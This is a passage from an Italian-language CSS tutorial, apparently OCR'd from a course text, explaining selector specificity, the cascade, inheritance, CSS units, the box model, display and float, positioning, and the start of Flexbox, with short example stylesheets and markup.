La specificità è la **terna numerica** (A, B, C) così calcolata.

Selettore	**Specificità** (A, B, C)
`#id`	$(1, 0, 0)$
`em.master[target]`	$(0, 2, 1)$
`#navbar ul li a.nav-link[href*='/']`	$(1, 2, 3)$
`article.item section p::first-letter`	$(0, 1, 4)$
`a:hover`	$(0, 1, 1)$
`*`	$(0, 0, 0)$

Il confronto fra due specificità avviene considerando le tre componenti **in ordine**:

- vince la specificità con A maggiore;
- a parità di A, vince quella con B maggiore;
- a parità anche di B, vince quella con C maggiore;
- se tutti e tre i valori coincidono, le due specificità sono uguali.

Non è un numero a tre cifre

La terna **non** va letta come il numero ABC: le componenti non si «riportano». Un solo selettore di id, con specificità $(1, 0, 0)$, batte undici selettori di classe, che valgono $(0, 11, 0)$. Nessuna quantità di classi potrà mai superare un id.

Esempio 3.16 — Confronti di specificità

Selettore 1	Spec. 1	Selettore 2	Spec. 2	Vince
`a[target]`	$(0, 1, 1)$	`.list a`	$(0, 1, 1)$	pareggio
`#msg`	$(1, 0, 0)$	`input[type].inp`	$(0, 2, 1)$	il 1°
`#nav > #brd a.lk`	$(2, 1, 1)$	`em.foo.bar.light`	$(0, 3, 1)$	il 1°
`[id='nav'] a`	$(0, 1, 1)$	`#nav a`	$(1, 0, 1)$	il 2°

L'ultimo caso è istruttivo: `[id='nav']` e `#nav` selezionano esattamente lo stesso elemento, ma il primo è un selettore di attributo (B) e il secondo un selettore di id (A). A parità di risultato, la specificità è diversa.

Posizione e ordine di comparsa

Quando due proprietà appartengono allo stesso bucket, allo stesso livello e hanno la stessa specificità, vince l'**ultima a comparire**.

cascade.css

```css
h1 {
  color: red;
}

h1 {
  color: blue;   /* vince questa: e' l'ultima */
}
```

cascade.html



La regola si applica sia all'interno dello stesso foglio di stile, sia all'ordine con cui i fogli di stile compaiono nel documento.

ordine.html

```html
<head>
  <meta charset="UTF-8">
  <title>Cascading</title>
  <link rel="stylesheet" href="blue.css">
  <link rel="stylesheet" href="red.css">
</head>
<body>
  <h1>Cascading!</h1>
</body>
```

blue.css

```css
h1 {
  color: blue;
}
```

red.css

```css
h1 {
  color: red;
}
```

ordine.html



Se `blue.css` contiene `h1 { color: blue; }` e `red.css` contiene `h1 { color: red; }`, il titolo sarà **rosso**: `red.css` è collegato per ultimo.




Figura 3.6: *L'algoritmo della cascata: si scende di criterio solo in caso di parità.*

Vedere la cascata nei DevTools

Il pannello degli stili dei DevTools mostra tutte le regole che si applicano all'elemento selezionato, ordinate dalla più specifica (in alto) alla meno specifica (in basso), con **barrate** le dichiarazioni che hanno perso il confronto. È il modo più rapido per capire perché una regola «non funziona». Gli stili dello user agent sono nascosti per impostazione predefinita: per vederli basta premere `F1` nei DevTools e cambiare le impostazioni. Un esempio di questo pannello è accanto all'esempio sulla specificità, poco sopra.

Ereditarietà

Alcune proprietà CSS vengono **ereditate** dagli elementi antenati, se non è stato impostato un valore specifico.

Le proprietà ereditabili sono soprattutto quelle legate al testo, come `color`, `font-size`, `font-family`, `font-weight` e `font-style`.


Esempio 3.17 — Ereditarietà in azione

eredita.css

```css
p {
  font-family: sans-serif;
  color: red;
  font-style: normal;
}
```

eredita.html

```html
<p>
  Hello <em>Inheritance</em>
</p>
```



Selezionando l'`<em>` nei DevTools: `font-style: normal` ereditato dal `<p>` è barrato, perché perde contro la regola del browser che si applica direttamente all'`<em>`.

L'elemento `<em>` non ha regole proprie, eppure diventa rosso e senza grazie: eredita `color` e `font-family` dal `<p>` che lo contiene.

Resta invece **in corsivo**, nonostante il padre dichiari `font-style: normal`. Il motivo è che l'`<em>` ha una regola propria che gli assegna il corsivo: quella dello user agent stylesheet. Un valore ereditato non compete con una regola che si applica direttamente all'elemento — perde sempre.

L'ereditarietà ha la priorità più bassa in assoluto

Le proprietà ereditate hanno la specificità più bassa fra tutti i metodi di stilizzazione: **qualunque** regola che si applichi direttamente all'elemento le sovrascrive, compresi gli stili predefiniti del browser. È esattamente ciò che accade nell'esempio qui sopra, ed è uno degli inganni più frequenti quando si comincia con il CSS.

Riferimenti

- **Learn CSS** — web.dev. Sezioni 1, da 3 a 6, 14 e 15.
  https://web.dev/learn/css/
- **Introducing the CSS Cascade** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Web/CSS/Cascade
- **Flukeout** — un gioco per imparare i selettori CSS.
  https://flukeout.github.io/

Layout e Responsive Design

Nel capitolo precedente abbiamo visto che cos'è il CSS, come includerlo, alcune proprietà di base, i selettori, l'algoritmo della cascata e l'ereditarietà. Adesso passiamo al problema più concreto: **disporre gli elementi nello spazio**.

Unità di misura

Diverse proprietà CSS servono a stabilire la dimensione degli elementi o delle loro aree: `width`, `height`, `font-size`, `margin`, `padding`, `border` e altre.

Nel dimensionare gli elementi si possono usare **lunghezze assolute** oppure **lunghezze relative** (che dipendono da altre dimensioni, come quella del carattere o della finestra).

Unità assolute


Le lunghezze assolute si esprimono con un numero seguito da un'unità di misura.

assolute.css

```css
div {
  background: red;
  width: 2.54cm;              /* centimetri */
  height: 1in;                /* pollici */
  border: 2mm solid black;    /* millimetri */
  color: white;
  font-size: 24px;            /* pixel */
}
```

assolute.html

```html
<div>hello</div>
```



Il riquadro è disegnato in scala reale: se stampi questa pagina, misura davvero 2,54 cm di lato.

Il pixel CSS non è il pixel dello schermo

Un `px` in CSS non corrisponde necessariamente a un pixel fisico del monitor. Su uno schermo ad alta densità un pixel CSS può valere due o tre pixel fisici: è il motivo per cui un testo di 16px non diventa illeggibile su un telefono moderno. Le unità fisiche (`cm`, `mm`, `in`) hanno senso soltanto per la stampa; su schermo sono definite in rapporto fisso al pixel CSS e non misurano davvero un centimetro.

Percentuali

Le percentuali definiscono le dimensioni in rapporto all'**elemento padre**. Si possono usare con molte proprietà, fra cui `width`, `height`, `font-size`, `margin` e `padding`.

Esempio 4.1 — Dimensioni percentuali


percentuali.css

```css
.a {
  width: 300px; height: 200px;
  background: red;
}

.b {
  width: 50%;      /* 150px */
  height: 50%;     /* 100px */
  background: blue;
}
```

percentuali.html

```html
<div class="a">
  <div class="b"></div>
</div>
```



Il figlio occupa metà della larghezza e metà dell'altezza del padre.

Unità relative al carattere

Unità	Significato
`em`	`1em` è la dimensione del carattere **corrente**; `1.5em` è il 50% più grande. Storicamente, in tipografia, la dimensione del carattere derivava dalla larghezza della «M» maiuscola: da qui il nome.
`rem`	`1rem` è la dimensione del carattere calcolata sull'elemento **radice** (per impostazione predefinita 16px).

Esempio 4.2 — `em` contro `rem`

relative.css

```css
p {
  font-family: sans-serif;
  font-size: 1.5rem;     /* 1.5 x 16px = 24px */
}

span {
  font-size: 1.5em;      /* 1.5 x 24px = 36px */
}
```

relative.html

```html
<p>HELLO <span>SIZES</span></p>
```



`1.5rem` = 1,5 × 16px = **24px**; dentro al paragrafo, `1.5em` = 1,5 × 24px = **36px**.

La differenza è tutta qui: `rem` si riferisce sempre alla radice del documento, quindi è **stabile**; `em` si riferisce al contesto, quindi si **accumula**. Annidando tre elementi con `font-size: 1.5em` si ottiene $1{,}5^3 \approx 3{,}4$ volte la dimensione di partenza, effetto quasi sempre indesiderato. Per questo, di norma, si usa `rem` per le dimensioni del testo e si riserva `em` ai casi in cui si vuole davvero che una misura scali insieme al testo circostante (per esempio il `padding` di un pulsante).

Unità relative al viewport

Il **viewport** è l'area della finestra del browser in cui viene mostrato il documento.

- `vw`: `1vw` è l'1% della **larghezza** del viewport;
- `vh`: `1vh` è l'1% dell'**altezza** del viewport.

viewport.css


```css
div { height: 50vh; }     /* meta' dell'altezza */

.a { background: red; }

.b {
  background: blue; color: white;
  width: 50vw;            /* meta' della larghezza */
  font-size: 10vw;        /* scala con la finestra! */
}
```

viewport.html

```html
<div class="a"></div>
<div class="b">HELLO</div>
```



Allargando la finestra, tutto cresce con lei: riquadri *e* dimensione del testo.

IL BOX MODEL

Box model

In CSS **ogni elemento HTML è una scatola** (*box*). Ogni scatola è composta da quattro aree concentriche: **content box**, **padding box**, **border box** e **margin box**.




Figura 4.1: *Le quattro aree del box model.*

I valori di ciascuna area si leggono comodamente nei DevTools: selezionando un elemento, il pannello mostra il box model con le misure effettive, area per area.




Figura 4.2: *Lo stesso box model come lo mostrano i DevTools, con le misure in pixel: contenuto di 100×92,8, poi 20 di padding, 20 di bordo e 10 di margine su ogni lato.*

- il **content box** è dove vivono i figli dell'elemento;
- il **padding** (spaziatura *interna*) separa il contenuto dal bordo;
- il **border** è il confine dell'elemento;
- il **margin** crea spazio *attorno* all'elemento.

La dimensione di ciascuna area si controlla con le dichiarazioni CSS corrispondenti. Il comportamento e l'aspetto delle scatole dipendono da tre fattori: la **modalità di layout**, il **contenuto** e le **proprietà del box model**.

L'overflow

Il contenuto potrebbe essere troppo grande per stare nella sua scatola. La parte che non ci sta si chiama **overflow**, e la proprietà `overflow` permette di decidere che cosa farne: mostrarla comunque (`visible`, il valore predefinito), tagliarla (`hidden`) o aggiungere delle barre di scorrimento (`scroll`, `auto`).

La sorpresa di `width`

Per impostazione predefinita, `width` e `height` dimensionano il **solo content box**. Un elemento con `width: 200px`, `padding: 20px` e `border: 5px` occupa quindi $200 + 20 \cdot 2 + 5 \cdot 2 = 250$ pixel: non 200. È il singolo aspetto del CSS che genera più confusione. La soluzione universalmente adottata è dichiarare in cima al foglio di stile

```
* { box-sizing: border-box; }
```

che fa sì che `width` indichi la larghezza **fino al bordo** incluso. Da quel momento 200px significa davvero 200px.

IL FLOW LAYOUT

Per impostazione predefinita, le scatole vengono disposte secondo il **flow layout** (o *normal flow*).

- gli elementi **inline** si dispongono uno accanto all'altro nella **direzione inline**, come le parole di una frase;
- gli elementi **block** si dispongono uno **sotto** l'altro.




Figura 4.3: *Il flusso normale: gli inline in riga, i block uno sotto l'altro.*

Valore	Effetto
`inline`	posiziona la scatola accanto alla precedente, nella direzione inline. `width` e `height` vengono **ignorate**. È il valore predefinito di `<a>`, `<em>` e `<strong>`.
`block`	posiziona la scatola su una riga dedicata. Se non specificato diversamente, i block si espandono per tutta la dimensione inline disponibile. È il valore predefinito di `<p>` e delle intestazioni.
`inline-block`	come `inline`, ma consente di impostare `width` e `height`.
`none`	rimuove completamente l'elemento dalla visualizzazione.

Esempio 4.3 — Lo stesso markup con quattro display diversi

display.html

```html
<h3>Intestazione</h3>
<p>
  Sto imparando <em>HTML</em> e <em>CSS</em>
</p>
```

display.css

```css
em {
  display: inline;      /* poi: block,
                           inline-block, none */
  background: yellow;
  border: 1px solid;
  width: 50px; height: 50px;
}
```

display: inline

Intestazione

Sto imparando HTML e CSS

display: block

Intestazione

Sto imparando

HTML

e

CSS

display: inline-block

Intestazione

Sto imparando HTML e CSS

display: none

Intestazione

Sto imparando e

Valore	Che cosa si vede
`inline`	i due `<em>` restano nella frase; `width` e `height` sono **ignorate**, quindi le scatole gialle sono larghe quanto le parole.
`block`	ogni `<em>` va su una riga propria e diventa un quadrato di 50×50, spezzando la frase in tre pezzi.
`inline-block`	i due `<em>` restano nella frase **e** diventano quadrati di 50×50.
`none`	i due `<em>` spariscono: si legge soltanto «Sto imparando e», con lo spazio che si richiude.

`display: none` contro `visibility: hidden`

`display: none` toglie l'elemento dal flusso: non occupa più spazio, come se non esistesse. `visibility: hidden` lo rende invisibile ma **conserva** lo spazio che occupava. Nessuno dei due, però, rimuove l'elemento dal documento: il contenuto viaggia comunque sulla rete e resta leggibile nel sorgente.

FLOAT E CLEAR

La proprietà `float` fa «galleggiare» un elemento nella direzione indicata, e fa sì che gli elementi fratelli successivi gli si dispongano attorno.

Esempio 4.4 — Un'immagine con il testo che le scorre attorno


float.html

```html
<h1>Fu-Tzu</h1>
<img src="pic.jpg">
<p>Con una lunga barba e vesti ornate di argute battute sul codice,
Fu-Tzu era una leggenda fra i programmatori.</p>
<p>Si dice che la sua prima parola sia stata <code>printf</code>. Parte
della sua saggezza fu trascritta nel
<a href="index.html">Libro della Programmazione</a>.</p>
```

float.css

```css
img {
  width: 20vw;
  min-width: 100px;
  float: left;
  margin-right: 1rem;
}
```

float.html



Il testo scorre a fianco dell'immagine e, quando questa finisce, riprende a tutta larghezza.

L'immagine si sposta a sinistra e i due paragrafi le scorrono a fianco.

La proprietà `clear` serve a impedire che un fratello successivo si disponga accanto all'elemento flottante:

```css
p + p { clear: both; }
```

float.html con clear

Il secondo paragrafo aspetta la fine dell'immagine e comincia sotto.

Con questa regola il secondo paragrafo comincia **sotto** l'immagine anziché al suo fianco.

Il float oggi

`float` nacque per un compito tipografico preciso: far scorrere il testo attorno a un'immagine. Per anni, in mancanza di alternative, è stato però piegato a costruire interi impianti di pagina a colonne, con una quantità di trucchi (i famigerati *clearfix*) per rimediare ai suoi effetti collaterali. Con Flexbox e Grid quell'uso non ha più ragione di esistere: `float` è tornato a fare ciò per cui era nato.

POSIZIONAMENTO

La proprietà `position` cambia il modo in cui un elemento si comporta nel flusso normale del documento. Il valore predefinito è `static`.

Valore	Comportamento
`static`	flusso normale (predefinito).
`relative`	posizionato rispetto alla **propria posizione normale**.
`absolute`	posizionato rispetto all'**antenato posizionato** più vicino.
`fixed`	posizionato rispetto al **viewport**.
`sticky`	posizionato in base alla **posizione di scorrimento** dell'utente.

relative


relative.css

```css
div {
  position: relative;
  top: 50px; left: 50px;
  background: red;
  width: 100px; height: 100px;
}

div div {
  background: blue;
}
```

relative.html

```html
<div><div></div></div>
```



Il figlio, che non ha dimensioni proprie, riempie il padre: si vede solo il blu.

L'elemento viene spostato di 50 pixel verso il basso e verso destra rispetto a dove sarebbe finito normalmente. Lo spazio che occupava nel flusso, però, **resta riservato**: gli altri elementi non si spostano per riempirlo.

absolute

Gli elementi con `position: absolute` sono posizionati rispetto all'antenato posizionato (cioè non `static`) più vicino. Se non ne esiste alcuno, il riferimento è il documento.

A differenza di `relative`, un elemento assoluto viene **tolto dal flusso**: lo spazio che occupava viene liberato e gli altri elementi si ridispongono come se non ci fosse.


absolute.css

```css
.a { position: relative; }

.c {
  position: absolute;
  bottom: 10px; right: 10px;
}
```

absolute.html

```html
<div class="a">
  A: questo div ha position: relative
  <div class="b">
    B: questo div non ha position
    <div class="c">
      C: position absolute
    </div>
  </div>
</div>
```




`.c` si posiziona rispetto ad `.a`, l'antenato posizionato più vicino, non rispetto a `.b`.

fixed

fixed.css

```css
a {
  position: fixed;
  bottom: 2rem; right: 2rem;
  background-color: white;
  border: 2px solid;
  padding: 1em;
}
```



L'elemento è posizionato rispetto al viewport e **non si muove** con lo scorrimento della pagina. È il meccanismo dietro ai pulsanti «torna su», alle barre di navigazione sempre visibili e ai banner dei cookie.

sticky

Gli elementi con `position: sticky` sono posizionati in base alla posizione di scorrimento: sono una sorta di ibrido fra `relative` e `fixed`.

- si comportano come `relative` finché non superano una soglia;
- da quel momento si comportano come `fixed`, fino a raggiungere il confine del proprio elemento padre.

```
# sticky.css
nav {
  padding: 1em;
  background: gainsboro;
  position: sticky;
  top: 0px;    /* la soglia: si "incolla"
                  al bordo superiore */
}
```



È il modo standard per realizzare una barra di navigazione che scorre con la pagina finché non arriva in cima, e lì rimane.

FLEXBOX

Oltre al flusso normale, il CSS moderno offre due ulteriori meccanismi di layout: **Flexbox** e **Grid**.

- **Flexbox** è pensato per layout **monodimensionali**: una riga oppure una colonna.
- **Grid** è pensato per layout **bidimensionali**: righe e colonne insieme.

Contenitori flex

Un contenitore flex si dichiara con `display: flex`. È un elemento di livello blocco, i cui figli diventano **flex item**.

Ogni contenitore flex ha un **asse principale** (*main axis*) e un **asse trasversale** (*cross axis*). L'asse principale si stabilisce con la proprietà `flex-direction` (il valore predefinito è `row`); l'asse trasversale è quello ortogonale.




Figura 4.4: *I due assi di un contenitore flex.*

Flex item

I figli del contenitore flex diventano flex item, vengono disposti lungo l'asse principale e supportano alcune proprietà specifiche.

Proprietà	Effetto
`flex-grow`	fa espandere l'elemento occupando tutto lo spazio disponibile lungo l'asse principale.
`flex-shrink`	controlla se l'elemento può ridurre la propria dimensione di base per stare nel contenitore.
`flex-wrap`	si imposta sul **contenitore** e controlla che cosa accade in caso di traboccamento: gli elementi possono andare a capo su più righe.

justify-content

La proprietà `justify-content` del contenitore specifica come gestire lo spazio libero lungo l'**asse principale**.

